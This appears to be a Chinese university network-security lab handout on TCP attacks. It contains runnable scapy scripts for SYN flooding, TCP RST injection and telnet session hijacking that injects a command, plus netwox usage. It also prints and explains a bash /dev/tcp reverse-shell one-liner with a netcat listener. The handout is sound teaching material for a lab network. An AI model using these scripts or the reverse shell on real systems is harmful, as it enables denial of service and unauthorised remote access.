
网络安全实验一

TCP 协议漏洞利用实验

华中科技大学网络空间安全学院

二零二二年四月

1 TCP 协议漏洞利用

1.1 实验目的

本实验的学习目标是让学生获得有关漏洞的第一手经验，以及针对这些漏洞的攻击。

TCP/IP 协议中的漏洞代表了协议设计和实现中的一种特殊类型的漏洞，它们提供了宝贵的教训，说明为什么应该从一开始就设计安全性，而不是作为事后的补充。此外，研究这些漏洞有助于学生了解网络安全的挑战以及为什么需要许多网络安全措施。在本实验中，学生需要对 TCP 协议进行多种攻击，包括 SYN-flooding 攻击，TCP 重置攻击，以及 TCP 会话劫持攻击。

1.2 实验环境

VirtualBox Workstation 虚拟机。

Ubuntu 16.04 操作系统（SEEDUbuntu16.04）。

网络设置：要进行此实验，至少需要 3 台机器。一台计算机用于攻击，第二台计算机用作受害者，第三台计算机用作观察者。可以在同一台主机上设置 3 台虚拟机，也可以设置 2 台虚拟机，然后将主机用作第三台计算机。在本实验中，我们在 vmware 虚拟机中建立 docker 容器，搭建一个拓扑如图 1.1 所示的网络拓扑。




图 1.1 拓扑结构

操作系统：该实验可以使用各种操作系统进行。本手册使用的是 Ubuntu Linux 的虚拟机（使用其它 Unix 操作系统亦可，但是本实验说明中使用的某些命令可能在其他操作系统中不起作用），在此虚拟机中安装了本实验所需的所有工具：

Netwax 工具：我们需要用工具来发送不同类型和不同内容的网络数据包。Netwag 也可以做到这一点，但是 Netwag 的 GUI 界面很难自动化该过程。因此，我们建议学生使用其命令行版本 Netwax 命令，这是 Netwag 调用的基础命令。

Netwax 由一套工具组成，每个工具都有一个特定的编号。可以运行以下命令（参数取决于

所使用的工具)。对于某些工具,必须使用 `root` 权限运行:

```
# netwox number [parameters ...]
```

如果不确定如何设置参数,可以通过 “`netwox number --help`”来查看命令的帮助,还可以通过运行 `Netwag` 来学习参数设置:对于从图形界面执行的每个命令,`Netwag` 实际调用相应的 `Netwox` 命令,并显示参数设置。因此,只需复制并粘贴显示的命令即可。

Wireshark 工具:虽然 `Netwox` 有一个嗅探器,但 `Wireshark` 比 `netwox` 的嗅探器更好。`Netwox` 和 `Wireshark` 都可以从网上下载。本实验用到的虚拟机已安装这两个工具。要嗅探所有网络流量,两个工具都需要用 `root` 运行。

启用 `ftp` 和 `telnet` 服务器:在本实验中,可能需要启用 `ftp` 和 `telnet` 服务器。出于安全考虑,默认情况下通常会禁用这些服务。要在 `Ubuntu` 虚拟机中启用它们,需要以 `root` 用户身份运行以下命令:

```
# start the ftp server
```

```
# service vsftpd start
```

```
# start the telnet server
```

```
# service openbsd-inetd start
```

1.3 实验要求

熟悉 `TCP` 协议。

掌握 `TCP Syn-flooding` 攻击、`TCP RST` 攻击、`TCP` 会话劫持攻击的原理。

使用本实验提供的虚拟机完成实验内容。

通过实验课的上机实验,演示给实验指导教师检查,并提交详细的实验报告。

1.4 实验内容

1.4.1 任务 1 : SYN Flood 攻击

`SYN flood` 是一种 `DoS` 攻击形式,攻击者向受害者的 `TCP` 端口发送许多 `SYN` 请求,但攻击者无意完成 3 次握手过程。攻击者使用假冒 `IP` 地址或故意不完成此过程。通过此攻击,攻击者淹没受害者的半开连接(即已完成 `SYN`、`SYN-ACK` 但尚未获得最终 `ACK` 的连接)队列。当此队列已满时,受害者无法再接收任何连接。图 1.2 说明了攻击过程。




图 1.2 SYN Flood 攻击

系统对队列的大小进行了设置。在 Linux 中，我们可以使用以下命令查看队列大小设置：

```
# sysctl -q net.ipv4.tcp_max_syn_backlog
```

也可以通过以下命令设置队列大小，操作系统基于内存大小来设置队列大小，内存越大，队列值越大。

```
sysctl net.ipv4.tcp_max_syn_backlog=128
```

我们可以使用命令“**netstat -na**”来检查队列的使用情况，即与监听端口相关的半开连接的数量。这种连接的状态是 **SYN-RECV**。如果 3 次握手完成，则连接状态将为 **ESTABLISHED**。

在此任务中，需要演示 **SYN-flooding** 攻击。

(1) 利用 netwox 工具进行攻击

可以使用 **Netwox** 工具进行攻击，然后使用嗅探工具捕获攻击数据包。在攻击发生时，在受害计算机上运行“**netstat -na**”命令，并将结果与攻击前的结果进行比较，并描述如何知道攻击是否成功。

用于此任务的相应 **Netwox** 工具编号为 76。以下是此工具的简单帮助介绍，也可以输入“**netwox 76 --help**”来获取帮助信息。

表 1.1 Netwox Tool 76 的使用方法

Title: Synflood	
Usage: netwox 76 -i ip -p port [-s spoofip]	
Parameters:	
-i --dst-ip ip	destination IP address
-p --dst-port port	destination port number
-s --spoofip spoofip	IP spoof initialization type

(2) 利用 scapy 进行攻击

代码:

tcp_synflood.py

```
#!/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="*.*.*.*")
tcp = TCP(dport=**, flags='S')
pkt = ip/tcp
while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32)))    # source IP
    pkt[TCP].sport = getrandbits(16)                  # source port
    pkt[TCP].seq = getrandbits(32)                     # sequence number
    send(pkt, verbose = 0)
```

让攻击至少持续 1 分钟, 然后试图 telnet 到受害者主机, 看能否成功。很有可能失败, 可能原因如下:

1) TCP 重传问题: 发送 SYN+ACK 数据包后, 受害机器将等待用于 ACK 数据包。如果没有及时到达, TCP 将重新传输 SYN+ACK 数据包。很多时候, 它将根据以下内核参数重新传输(默认情况下, 其值为 5):

```
# sysctl net.ipv4.tcp_synack_retries
```

```
sysctl net.ipv4.tcp_synack_retries = 5
```

在这 5 次重新传输之后, TCP 将从半开放连接中删除相应的项, 队列每次移除半开连接项时, 插槽都会打开。你的攻击包和合法的 telnet 连接请求数据包将争夺。我们的 Python 程序可能速度不够快, 因此可能会输给合法的 telnet 连接数据包。为了赢得竞争, 我们可以并行运行多个攻击程序的实例。请尝试这种方法, 看看成功率是否可以提高。为了获得合理的成功, 你应该运行多少实例。

2) Scapy 编写攻击脚本的优点是程序简单, 但是执行效率比较低, 攻击效果不明显; 如果需要攻击效果明显的话, 可以采用 C 语言编写攻击程序。

(3) 编写 C 语言程序进行攻击

代码附件: syn_flooding.c, myheader.h

SYN-Flooding 防御:

SYN Cookie 对策: 如果攻击不成功, 可以检查 SYN cookie 机制是否已打开。SYN cookie 是一种抵御 SYN 泛洪攻击的防御机制。如果机器检测到它处于 SYN 泛洪攻击之下, 该机制将启动。可以使用 sysctl 命令打开/关闭 SYN cookie 机制:

```
# sysctl -a | grep cookie (显示 SYN cookie 的标志)
```

```
# sysctl net.ipv4.tcp_syncookies=0 (关闭 SYN cookie)
```

```
# sysctl net.ipv4.tcp_syncookies=1 (开启 SYN cookie)
```

请使用 SYN cookie 机制打开和关闭攻击，并比较结果。实验报告中，请描述为什么 SYN cookie 可以有效保护机器免受 SYN flooding 攻击。

1.4.2 任务 2：针对 telnet 或 ssh 连接的 TCP RST 攻击

TCP RST 攻击可以终止两个受害者之间建立的 TCP 连接。例如，如果两个用户 A 和 B 之间存在已建立的 telnet 连接（TCP），则攻击者可以伪造一个从 A 到 B 或从 B 到 A 的 RST 报文，从而破坏此现有连接。

要成功进行此攻击，攻击者需要正确构建 TCP RST 数据包。首先，每个 TCP 连接都由一个四元组唯一标识：源 IP 地址、源端口、目的 IP 地址、目的端口，因此，伪造数据包的这 4 个域必须和连接中使用的一致。其次，伪造数据包的序列号必须是正确的，否则接收方会丢弃这个包。

在此任务中，需要启动 TCP RST 攻击以中断 A 和 B 之间的现有 telnet 连接。之后，尝试对 telnet 或 ssh 连接进行相同的攻击。为了简化实验，我们假设攻击者和受害者在同一个局域网上，即攻击者可以观察到 A 和 B 之间的 TCP 流量。

（1）利用 netwox 工具进行攻击

用于此任务的相应 Netwox 工具编号为 78。以下是此工具的简单帮助介绍。你也可以输入“netwox 78 --help”来获取帮助信息。

表 1.2 Netwox Tool 78 的使用方法

Title: Reset every TCP packet	
Usage: netwox 78 [-d device] [-f filter] [-s spoofip]	
Parameters:	
-d --device device	device name {Eth0}
-f --filter filter	pcap filter
-s --spoofip spoofip	IP spoof initialization type {linkbraw}

（2）利用 scapy 手动攻击

我们也可以用 scapy 编写代码来进行攻击，TCP Reset 攻击能否成功的关键在于伪造的 TCP RST 报文需要匹配上对应的 TCP 连接，具体来说，就是报文的源、目的 IP 地址，源、目的端口，序列号需要能够匹配上连接的特征。

可以利用 wireshark 截包的信息，来填充报文中的以上字段。

代码清单：reset.py

```
#!/usr/bin/python3
from scapy.all import *
```

```
print("SENDING RESET PACKET.....")
ip = IP(src="172.17.0.2", dst="172.17.0.3")
tcp = TCP(sport=46304, dport=22, flags="R", seq=3206705447)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

执行 reset.py:

```
#python reset.py
```

(3) 利用 scapy 自动攻击

是否可以使用 scapy 来自动填充 ip、port、序列号信息呢？可以利用 scapy 的 sniff 函数监听指定的报文，然后提取报文中的信息，在构造新的伪造报文的时候，就可以直接利用提取的报文信息。

代码清单：reset_auto.py

```
#!/usr/bin/python3
from scapy.all import *

SRC = "172.17.0.2"
DST = "172.17.0.3"
PORT = 23

def spoof(pkt):
    old_tcp = pkt[TCP]
    old_ip = pkt[IP]

    #####
    ip = IP( src = ?? ,
             dst = ??
            )
    tcp = TCP( sport = ?? ,
               dport = ?? ,
               seq = ?? ,
               flags = "R"
            )
    #####

    pkt = ip/tcp
    send(pkt, verbose=0)
    print("Spoofed Packet: {} --> {}".format(ip.src, ip.dst))

f = 'tcp and src host {} and dst host {} and dst port {}'.format(SRC, DST, PORT)
sniff(filter=f, prn=spoof)
```

1.4.3 任务 3: TCP 会话劫持

TCP 会话劫持攻击的目的是通过向此会话中注入恶意内容来劫持两个受害者之间的现有 TCP 连接（会话）。如果此连接是 telnet 会话，则攻击者可以将恶意命令（例如，删除重要文件）注入此会话，从而使受害者执行恶意命令。图 1.3 描述了攻击的工作原理。在此任务中，需要演示如何在两台计算机之间劫持 telnet 会话，目标是让 telnet 服务器运行恶意命令。为了简化任务，我们假设攻击者和受害者在同一个局域网。




图 1.3 TCP 会话劫持攻击

注意：如果使用 Wireshark 来观察网络流量，当显示 TCP 序列号时，默认情况下会显示相对序列号，它等于实际序列号减去初始序列号。如果要查看数据包中的实际序列号，则需要右键单击 Wireshark 输出的 TCP 部分，然后选择“协议首选项”。在弹出窗口中，取消选中“Relative Sequence Number and Window Scaling”选项。

由于一台计算机可以与其它计算机有多个并发的 TCP 会话，因此它需要指导一个数据包属于哪一个 TCP 会话。TCP 使用 4 元组来唯一确定一个会话：源 IP 地址、目的 IP 地址、源端口号、目的端口号。这 4 个域称为 TCP 会话的特征。

伪造数据包并不困难，如果伪造的数据包的特征与目标计算机中的一个 TCP 会话特征相符，那么这个数据包就会被目标计算机接受。

为了使伪造的数据包被接受，还需要满足一个关键条件，那就是 TCP 序列号。




图 1.4 接收方的 TCP 缓冲区和序列号

为了伪造 TCP 数据包，应该正确设置序列号。如图 1.4 所示。接收方已经收到了一些数据，序列号到 x ，因此，下一个序列号应该是 $x+1$ 。如果伪造的数据包不用 $x+1$ 作为序列号，而使用了 $x+\delta$ ，这会成为乱序包。这个包中的数据会被存储在接收方的缓冲区中（只要缓冲区有足够的空间），但是不在空余空间的开端（即 $x+1$ ），而被存储在 $x+\delta$ 的位置，也就是在缓冲区中会留下 δ 个空间。伪造的数据虽然存在缓冲区中，但不会交给应用程序，因此暂时没有效果。当空间被后来的数据填满后，伪造包中的数据才会被一起交给应用程序，从而产生影响。如果 δ 太大，就会落在缓冲区可容纳的范围之外，伪造包会因此被丢弃。

(1) 用 netwox 工具实施会话劫持攻击

用于此任务的相应 Netwox 工具编号为 40。下面是此工具的部分帮助介绍。你也可以输入“netwox 40 --help”来获取完整的帮助信息。本实验还需要使用 Wireshark 来找出用于构建欺骗性 TCP 数据包的正确参数。

表 1.3 netwox tool 40 的部分使用方法

Title: Spoof Ip4Tcp packet	
Usage: netwox 40 [-l ip] [-m ip] [-o port] [-p port] [-q uint32] [-B]	
Parameters:	
-l --ip4-src ip	IP4 src {10.0.2.6}
-m --ip4-dst ip	IP4 dst {5.6.7.8}
-o --tcp-src port	TCP src {1234}
-p --tcp-dst port	TCP dst {80}
-q --tcp-seqnum uint32	TCP seqnum (rand if unset) {0}
-H --tcp-data mixed_data	mixed data

(2) scapy 手动攻击

我们也可以用 scapy 编写代码来进行攻击，TCP 会话劫持攻击能否成功的关键在于伪造的 TCP 报文需要匹配上对应的 TCP 连接，具体来说，就是报文的源、目的 IP 地址，源、目的端口，序列号需要能够匹配上连接的特征。

可以利用 wireshark 截包的信息，来填充报文中的以上字段。

参考代码：hijacking_manual.py

```
#!/usr/bin/python3
```

```
from scapy.all import *

print("SENDING SESSION HIJACKING PACKET.....")

ip  = IP(src="10.0.2.6", dst="10.0.2.7")

tcp = TCP(sport=59896, dport=23, flags="A", seq=1036464067, ack=900641567)

data = "\n touch /tmp/myfile.txt\n"

pkt = ip/tcp/data

send(pkt, verbose=0)
```

(3) scapy 自动攻击

是否可以使用 scapy 来自动填充 ip、port、序列号信息呢？可以利用 scapy 的 sniff 函数监听指定的报文，然后提取报文中的信息，在构造新的伪造报文的时候，就可以直接利用提取的报文信息。

代码清单：hijacking_auto.py

```
#!/usr/bin/python3
from scapy.all import *

SRC  = "10.0.2.6"
DST  = "10.0.2.7"
PORT = 23

def spoof(pkt):
    old_tcp = pkt[TCP]
    old_ip  = pkt[IP]

    #####
    ip  = IP( src  = ?? ,
              dst  = ??
            )
    tcp = TCP( sport = ?? ,
              dport = ?? ,
              seq  = ?? ,
              ack  = ?? ,
              flags = "A"
            )

    data = "???"
    #####

    pkt = ip/tcp
    send(pkt, verbose=0)
    ls(pkt)
    quit()

f = 'tcp and src host {} and dst host {} and dst port {}'.format(SRC, DST,
```


```
PORT)
sniff(filter=f, prn=spooof)
```

1.4.5 任务 4：使用 TCP 会话劫持创建反向 shell

当攻击者能够使用 TCP 会话劫持向受害者的机器注入命令时，他们不想只在受害者机器上运行一个简单的命令，而想运行许多命令。显然，通过 TCP 会话劫持运行这些命令是不方便的。攻击者想要实现的是使用攻击来设置后门，这样他们就可以使用这个后门来方便地进行进一步的伤害。


设置后门的典型方法是从受害者计算机运行反向 shell，以便攻击 shell 访问受害者计算机。反向 shell 是在远程计算机上运行的 shell 进程，连接回攻击者的计算机。这为攻击者提供了一种在受到攻击后访问远程计算机的便捷方式。

接下来，我们将展示如果我们可以直接在受害者计算机（即服务器计算机）上运行命令，我们将如何设置反向 shell。在 TCP 会话劫持攻击中，攻击者无法直接在受害者计算机上运行命令，因此他们的工作是通过会话劫持攻击来运行 reverse-shell 命令。在这项任务中，学生需要证明他们可以实现这一目标。



```
seed@Attacker (10.0.2.4):~$ pwd
/home/seed
seed@Attacker (10.0.2.4):~$ nc -l 9090 -v
Connection from 10.0.2.8 port 9090 [tcp/*] accepted
seed@Server (10.0.2.8):~/Documents$ pwd
/home/seed/Documents
seed@Server (10.0.2.8):~/Documents$
```

(a) 使用 netcat 监听连接



```
seed@Server (10.0.2.8):~/Documents$ pwd
/home/seed/Documents
seed@Server (10.0.2.8):~/Documents$ /bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1
#
```

(b) 运行反向 shell

图 1.5 反向 shell 连接 netcat 监听进程

要让远程计算机上的 bash shell 连接回攻击者的计算机，攻击者需要一个进程等待给定端口上的某些连接。在这个例子中，我们将使用 netcat。该程序允许我们指定端口号并可以侦听该端口上的连接。在图 1.5(a)中，netcat（简称 nc）用于侦听端口 9090 上的连接。在图 1.5(b)中，/bin/bash 命令表示通常在受感染服务器上执行的命令。该命令包含以下部分：

- "/bin/bash -i": i 代表交互性，意思是必须具有交互性（必须提供 shell 提示符）
- ">/dev/tcp/10.0.2.4/9090": 这会导致 shell 的输出 stdout 被重定向到 10.0.2.4:9090 的 tcp 连接。输出 stdout 由文件描述符 1 标识。
- "0 <&1": 文件描述符 0 表示标准输入（stdin）。这会导致从 tcp 连接获取 shell 的输入。

- "2>&1": 文件描述符 2 表示标准错误 stderr。这会导致错误输出重定向到 tcp 连接。

总的来说, `"/bin/bash -i >/dev/tcp/10.0.2.4/9090 0<&1 2>&1"` 启动一个 bash shell, 其输入来自 tcp 连接, 其标准和错误输出被重定向到相同的 tcp 连接。在图 4(a)中, 当在 10.0.2.8 上执行 bash shell 命令时, 通过 netcat 显示的“Connection 10.0.2.8 accepted”消息确认。

从连接获得的 shell 提示现在连接到 bash shell。这可以从当前工作目录的差异(通过 pwd 打印)中观察到。在建立连接之前, pwd 返回/home/seed。一旦 netcat 连接到 bash, 新 shell 中的 pwd 将返回/home/seed/Documents(对应于启动/bin/ bash 的目录)。我们还可以观察到 shell 提示符中显示的 IP 地址也更改为 10.0.2.8, 这与服务器计算机上的相同。netstat 输出显示了已建立的连接。

上面的描述显示了如果你可以访问目标计算机(即我们的设置中的 telnet 服务器), 将如何设置反向 shell, 但在此任务中, 你没有此类访问权限。你的任务是在用户和目标服务器之间的现有 telnet 会话上启动 TCP 会话劫持攻击。你需要将恶意命令注入到被劫持的会话中, 这样你就可以在目标服务器上获得反向 shell。

同样, 可以分别用 netwox 和 scapy 进行攻击。

1.5 实验提交

实验结果提交到超星平台, 本实验不需上机检查和提交报告。
